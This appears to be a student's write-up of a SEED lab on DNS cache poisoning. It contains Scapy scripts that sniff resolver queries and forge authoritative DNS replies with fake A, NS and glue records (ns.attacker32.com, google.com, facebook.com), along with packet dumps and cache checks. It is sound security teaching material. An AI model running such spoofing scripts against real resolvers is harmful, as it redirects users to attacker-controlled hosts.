
Moreover not even sniffed in the Attacker's terminal which should be due to the configuration of the attack script and because it forwarded to the domain server.



```
seed...  x  seed...  x  seed...  x  root@...  x  root@...  x  seed...  x  seed...  x
aa      = 0
tc      = 0
rd      = 0
ra      = 0
z       = 0
ad      = 0
cd      = 1
rcode   = ok
qdcount = 1
ancount = 0
nscount = 0
arcount = 1
\qd    \
|###[ DNS Question Record ]###
|  qname    = 'www.example.com.'
|  qtype    = A
|  qclass   = IN
an      = None
ns      = None
\ar    \
|###[ DNS OPT Resource Record ]###
|  rrname   = '.'
|  type     = OPT
|  rclass   = 512
|  extrcode = 0
|  version   = 0
|  z        = D0
|  rdlen    = None
|  \rdata   \
|  |###[ DNS EDNS0 TLV ]###
|  |  optcode = 10
```

## Task 4

To target the **google.com** I have added the code from line 21 to 22 and increased the nscount to 2 on line 26



```
task4.py
~/Desktop/SEED/Labsetup/Labsetup/volumes
Save
 3
4 def spoof_dns(pkt):
5     if (DNS in pkt and 'www.example.com' in
6         pkt[DNS].qd.qname.decode('utf-8')):
7         pkt.show()
8
9     # Swap the source and destination IP address
10    IPPkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
11
12    # Swap the source and destination port number
13    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
14
15    # The Answer Section
16    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
17                    ttl=259200, rdata='1.1.1.1')
18
19    # The Authority Section
20    NSsec1 = DNSRR(rrname='example.com', type='NS',
21                    ttl=259200, rdata='ns.attacker32.com')
22    NSsec2 = DNSRR(rrname='google.com', type='NS',
23                    ttl=259200, rdata='ns.attacker32.com')
24
25    # Construct the DNS packet
26    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0,
27                  qr=1,
28                  qdcount=1, ancount=1, nscount=2, arcount=0,
29                  an=Anssec, ns=NSsec1/NSsec2)
30
31    # Construct the entire IP packet and send it out
32    spoofpkt = IPPkt/UDPPkt/DNSpkt
33    send(spoofpkt)
```

Now flushing the Local DNS Server cache before I launch the attack.

```
root@f80eb4150289:/etc/bind# rndc flush
root@f80eb4150289:/etc/bind#
```

Now launching the attack script from Attacker's machine.

```
.  
Sent 1 packets.  
^Croot@VM:/volumes# ./task4.py
```

Again when digging [www.example.com](http://www.example.com) from the User's terminal the IP address is spoofed.

```
; ; QUESTION SECTION:  
;www.example.com.           IN      A  
; ; ANSWER SECTION:  
www.example.com. 259200 IN A 1.1.1.1  
; ; Query time: 1463 msec  
; ; SERVER: 10.9.0.53#53(10.9.0.53)  
; ; WHEN: Tue Mar 15 20:19:58 UTC 2022  
; ; MSG SIZE  rcvd: 88  
- - - - -
```

This is the packet caught on Attacker's terminal.

```
^Croot@VM:/volumes# ./task4.py  
###[ Ethernet ]###  
dst      = 02:42:0a:09:00:0b  
src      = 02:42:0a:09:00:35  
type     = IPv4  
###[ IP ]###  
version  = 4  
ihl      = 5  
tos      = 0x0  
len      = 84  
id       = 15021  
flags    =  
frag     = 0  
ttl      = 64  
proto    = udp  
checksum = 0x5fdc  
src      = 10.9.0.53  
dst      = 199.9.14.201  
\options  \  
###[ UDP ]###  
sport    = 33333  
dport    = domain  
len      = 64  
checksum = 0xe061  
###[ DNS ]###  
id       = 9534  
qr       = 0  
opcode   = QUERY  
aa       = 0  
tc       = 0  
rd       = 0  
ra       = 0
```

In the response packet caught this is visible.

```
| rdata      = 'ns.attacker32.com'  
|###[ DNS Resource Record ]###  
| rrname     = 'google.com'  
| type       = NS  
| rclass     = IN  
| ttl        = 259200  
| rdlen      = None  
| rdata      = 'ns.attacker32.com'  
ar        = None
```

```
sent 1 packets.
```

And this being the response in the cache after it is dumped in the Local DNS Server it is visible that the attack didn't work as it was not cached.

```
example.com.      777492  NS      ns.attacker32.com.
```

Not only that but no response if I try grep google.


```
root@f80eb4150289:/etc/bind# cat /var/cache/bind/dump.db | grep google  
root@f80eb4150289:/etc/bind#
```

## Task 5

Flushing the cache after stopping the attack script.

```
root@f80eb4150289:/etc/bind# rndc flush
root@f80eb4150289:/etc/bind#
```


Copying the Additional Section provided in the given script.



```
task5.py
dns_sniff_spoof.py

.0  # Swap the source and destination port number
.1  UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
.2
.3  # The Answer Section
.4  Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
.5      ttl=259200, rdata='10.0.2.5')
.6
.7  # The Authority Section
.8  NSsec1 = DNSRR(rrname='example.net', type='NS',
.9      ttl=259200, rdata='ns1.example.net')
.0  NSsec2 = DNSRR(rrname='example.net', type='NS',
.1      ttl=259200, rdata='ns2.example.net')
.2
.3  # The Additional Section
.4  Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
.5      ttl=259200, rdata='1.2.3.4')
.6  Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
.7      ttl=259200, rdata='5.6.7.8')
.8
.9  # Construct the DNS packet
.0  DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0,
  qr=1,
.1      qdcount=1, ancount=1, nscount=2, arcount=2,
.2      an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/-
  Addsec2)
.3
.4  # Construct the entire IP packet and send it out
.5  spoofpkt = IPpkt/UDPPkt/DNSpkt
.6  send(spoofpkt)
.7
.8 # Sniff UDP query packets and invoke spoof_dns().
.9 f = 'udp and dst port 53'
.0 nkt = sniff(iface='br-2f002160a172', filter=f
```

Then pasted and modified this highlighted area as per the need of the task given in the Lab Manual.



```
*task5.py
*task5.py
dns_sniff_spoof.py

15     Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
16                      ttl=259200, rdata='1.1.1.1')
17
18     # The Authority Section
19     NSsec1 = DNSRR(rrname='example.com', type='NS',
20                      ttl=259200, rdata='ns.attacker32.com.')
21     NSsec2 = DNSRR(rrname='example.com', type='NS',
22                      ttl=259200, rdata='ns.example.com.')
23
24     # The Additional Section
25     Addsec1 = DNSRR(rrname='ns.attacker32.com.', type='A',
26                      ttl=259200, rdata='1.2.3.4')
27     Addsec2 = DNSRR(rrname='ns.example.net.', type='A',
28                      ttl=259200, rdata='5.6.7.8')
29     Addsec3 = DNSRR(rrname='www.facebook.com.', type='A',
30                      ttl=259200, rdata='3.4.5.6')
31
32     # Construct the DNS packet
33     DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0,
34                   qr=1,
35                   qdcount=1, ancount=1, nscount=2, arcount=3,
36                   an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/-
37                   Addsec2/Addsec3)
38
39     # Construct the entire IP packet and send it out
40     spoofpkt = IPpkt/UDPPkt/DNSpkt
41     spoofpkt.show()
42     send(spoofpkt)
43
44 # Sniff UDP query packets and invoke spoof_dns().
45 f = 'udp and src host 10.9.0.53 and dst port 53'
46 pkt = sniff(iface='br-b4697936b45b', filter=f,
```

Launching the Attack.

```
^Croot@VM:/volumes# ./task5.py
```

In User's terminal by digging the spoofed IP Address is received.

```
; ; QUESTION SECTION:
;www.example.com.           IN      A

; ; ANSWER SECTION:
www.example.com.      259200  IN      A      1.1.1.1

; ; Query time: 1984 msec
; ; SERVER: 10.9.0.53#53(10.9.0.53)
```

Now in the sniffed packets by the Attacker including the response packet. In the packet going from the Local DNS Server following information is present.

```
^Croot@VM:/volumes# ./task5.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:0b
src      = 02:42:0a:09:00:35
type     = IPv4
###[ IP ]###
version  = 4
ihl      = 5
tos      = 0x0
len      = 84
id       = 22853
flags    =
frag     = 0
ttl      = 64
proto    = udp
chksum   = 0x31e9
src      = 10.9.0.53
dst      = 202.12.27.33
\options  \
###[ UDP ]###
sport    = 33333
dport    = domain
len      = 64
chksum   = 0xefbc
###[ DNS ]###
id       = 28721
qr       = 0
opcode   = QUERY
aa       = 0
tc       = 0
rd       = 0
```

seed...	seed...	seed...	root@...	root@...	seed...	seed...
len	= 64					
chksum	= 0xefbc					
###[ DNS ]###						
id	= 28721					
qr	= 0					
opcode	= QUERY					
aa	= 0					
tc	= 0					
rd	= 0					
ra	= 0					
z	= 0					
ad	= 0					
cd	= 1					
rcode	= ok					
qdcount	= 1					
ancount	= 0					
nscount	= 0					
arcount	= 1					
\qd	\					
###[ DNS Question Record ]###						
qname	= 'www.example.com.'					
qtype	= A					
qclass	= IN					
an	= None					
ns	= None					
\var	\					
###[ DNS OPT Resource Record ]###						
rrname	= '.'					
type	= OPT					
rclass	= 512					
extrcode	= 0					
version	= 0					
z	= D0					

And in the packet coming back to the Local DNS Server shows this information.

```
seed... x seed... x seed... x root@... x root@... x seed... x seed... x
###[ IP ]###
version    = 4
ihl        = None
tos        = 0x0
len        = None
id         = 1
flags      =
frag       = 0
ttl        = 64
proto      = udp
chksum    = None
src        = 202.12.27.33
dst        = 10.9.0.53
\options  \
###[ UDP ]###
sport      = domain
dport      = 33333
len        = None
chksum    = None
###[ DNS ]###
id         = 28721
qr         = 1
opcode     = QUERY
aa         = 1
tc         = 0
rd         = 0
ra         = 0
z          = 0
ad         = 0
cd         = 0
rcode     = ok
qdcount   = 1
.....
```

```
seed... x seed... x seed... x root@... x root@... x seed... x seed... x
z          = 0
ad        = 0
cd        = 0
rcode     = ok
qdcount   = 1
ancount   = 1
nscount   = 2
arcount   = 3
\qd      \
|###[ DNS Question Record ]###
| qname    = 'www.example.com.'
| qtype    = A
| qclass   = IN
\an      \
|###[ DNS Resource Record ]###
| rrname   = 'www.example.com.'
| type     = A
| rclass   = IN
| ttl      = 259200
| rrlen    = None
| rdata    = 1.1.1.1
\ns      \
|###[ DNS Resource Record ]###
| rrname   = 'example.com'
| type     = NS
| rclass   = IN
| ttl      = 259200
| rrlen    = None
| rdata    = 'ns.attacker32.com.'
```

```

seed... x seed... x seed... x root@... x root@... x seed... x seed...
|###[ DNS Resource Record ]###
|  rrname  = 'example.com'
|  type    = NS
|  rclass  = IN
|  ttl     = 259200
|  rrlen   = None
|  rdata   = 'ns.example.com.'
\ar  \
|###[ DNS Resource Record ]###
|  rrname  = 'ns.attacker32.com.'
|  type    = A
|  rclass  = IN
|  ttl     = 259200
|  rrlen   = None
|  rdata   = 1.2.3.4
|###[ DNS Resource Record ]###
|  rrname  = 'ns.example.net.'
|  type    = A
|  rclass  = IN
|  ttl     = 259200
|  rrlen   = None
|  rdata   = 5.6.7.8
|###[ DNS Resource Record ]###
|  rrname  = 'www.facebook.com.'
|  type    = A
|  rclass  = IN
|  ttl     = 259200
|  rrlen   = None
|  rdata   = 3.4.5.6

```

Sent 1 packets.

Now while digging from the User's terminal only this information was available from the Name Server and Authorization Server.

Using the command cat /var/cache/bind/dump.db | grep attack.

```
777531  NS      ns.attacker32.com.
```

Using the command cat /var/cache/bind/dump.db | grep example.

```
example.com.      777531  NS      ns.example.com.
www.example.com. 863933  A       1.1.1.1
```

And finally the Additional Servers which were not cached.

```
root@f80eb4150289:/etc/bind# cat /var/cache/bind/dump.db | grep goo
gle
root@f80eb4150289:/etc/bind# cat /var/cache/bind/dump.db | grep fac
ebook
root@f80eb4150289:/etc/bind#
```